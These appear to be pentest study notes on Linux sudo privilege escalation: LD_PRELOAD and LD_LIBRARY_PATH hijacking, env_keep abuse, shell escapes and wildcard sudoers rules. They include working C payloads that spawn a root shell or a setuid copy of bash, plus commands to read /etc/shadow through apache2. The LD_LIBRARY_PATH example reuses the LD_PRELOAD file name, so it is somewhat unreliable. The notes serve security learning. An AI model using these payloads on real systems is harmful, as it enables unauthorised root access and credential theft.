Environment Variables & Sudo
18.8.1 - Environment Variables
Programs run through sudo can inherit the environment variables from the user's environment.

In the /etc/sudoers config file, if the env_reset option is set, sudo will run programs in a new, minimal environment. The env_keep option can be used to keep certain env vars from the user's environment. The configured options are displayed when running sudo -l.
sudo -l
Note LD_PRELOAD and LD_LIBRARY_PATH are both disabled in Linux by default due to their security risks.
18.8.2 - LD_PRELOAD environment variable
LD_PRELOAD is an environment variable which can be set to the path of a shared object (.so) file. When set, the shared object will be loaded before any others. By creating a custom shared object and creating an init() function, we can execute code as soon as the object is loaded. This won't work if the real user ID is different from the effective user ID. Sudo must also be configured to preserve the LD_PRELOAD env var with the env_keep option.
An example c file that should spawn a shell when loaded. Compiled on the target as a shared object and located in the /tmp directory.
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c
Setting environment variable to the full path of the created object.
sudo LD_PRELOAD=/tmp/preload.so <sudo command>
18.8.3 - LD_LIBRARY_PATH Environment Variable
LD_LIBRARY_PATH contains a set of directories where shared libraries are searched for first.
Checking sudo -l should show if the environment variable is preserved.
The ldd command can be used to print the shared libraries (also known as shared objects) used by a program.
ldd /usr/sbin/apache2
By creating a shared library with the same name as the one used by a program, and setting the LD_LIBRARY_PATH to its parent directory, the program will load our shared library instead.
Create a c file as usual with code that will pop a shell.
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
If your environment is limited, try creating a rootbash shell in /tmp
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash");
}
Then compile the c file with the same name as the object you want to replace.
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c
Finally, run the binary while setting the LD_LIBRARY_PATH environment variable to the current directory, where the shared object is.
sudo LD_LIBRARY_PATH=. apache2
18.8.4 - Env_keep Exploitation
As an example -

A script run with sudo checks the value of an environment variable inside an if statement, but the script itself does not set or declare the environment variable.
Because the environment variable is listed in env_keep, you (as a user) can set it before running the script and it's value will be preserved and used by the script during sudo execution.
18.8.5 - Abusing Sudo
Sudo is a program that lets users run other programs with the security privs of other users. By default that other user is root. A user typically needs to enter their password to use sudo and they must be permitted access via rule(s) in the /etc/sudoers file. Rules can be used to limit users to certain programs and forgo the password entry requirement.
Inspect a user's current sudo permissions, interesting binaries may be exploitable, again, with GTFOBins. Make sure to try all the permissions the user has sudo access to assess all vulnerabilities
sudo -l
We can further investigate if a command has failed in context to a binary by checking syslog for the command. Audit software like AppArmor might get in the way for example. AppArmor will have a profile under aa-status including tcpdump.
cat /var/log/syslog | grep tcpdump
Try running a program as a specific user
sudo -u <user> <program>
18.8.6 - Unrestricted Sudo
Unrestricted sudo is the easiest privesc. There's also alternatives should su not be available for some reason.
sudo su
sudo -s
sudo -i
sudo /bin/bash
sudo passwd
Check for access to specific users in the sudoers file. If the command can be run by a certain user, specify it with the -u flag in the sudo binary.


sudo -u steven ./service
18.8.7 - Unrestricted Sudo - Shell Escape Sequences
Even if theres no 'obvious' methods for privesc, we may be able to use a shell escape sequence. Even if we're restricted to running specific programs via sudo, its sometimes possible to "escape" the program and spawn a shell. Since the initial program runs with root privs, so does the spawned shell. Check gtfobins for more on that
18.8.8 - Sudo - Abusing Intended Functionality
If a program doesn't have an escape sequence, privesc may still be possible. If we can read files owned by root, we may be able to extract useful information like passwords, hashes and keys. If we can write to files owned by root then we may be able to insert or modify information.
An example of this is apache2, theres no known shell escape sequences for sudo access to apache2, but when parsing a configuration file it will error and print out any line it doesn't understand. This can be used to read the first line of files that we don't usually have access to like /etc/shadow.
sudo apache2 -f /etc/shadow
Sudo - Wildcard Exploitation
https://blog.compass-security.com/2012/10/dangerous-sudoers-entries-part-4-wildcards/
We can use this as shown.


Essentially, we can run any command withing the /notes directory due to our wildcard. This allows us to redirect the sudo command over to /bin/bash.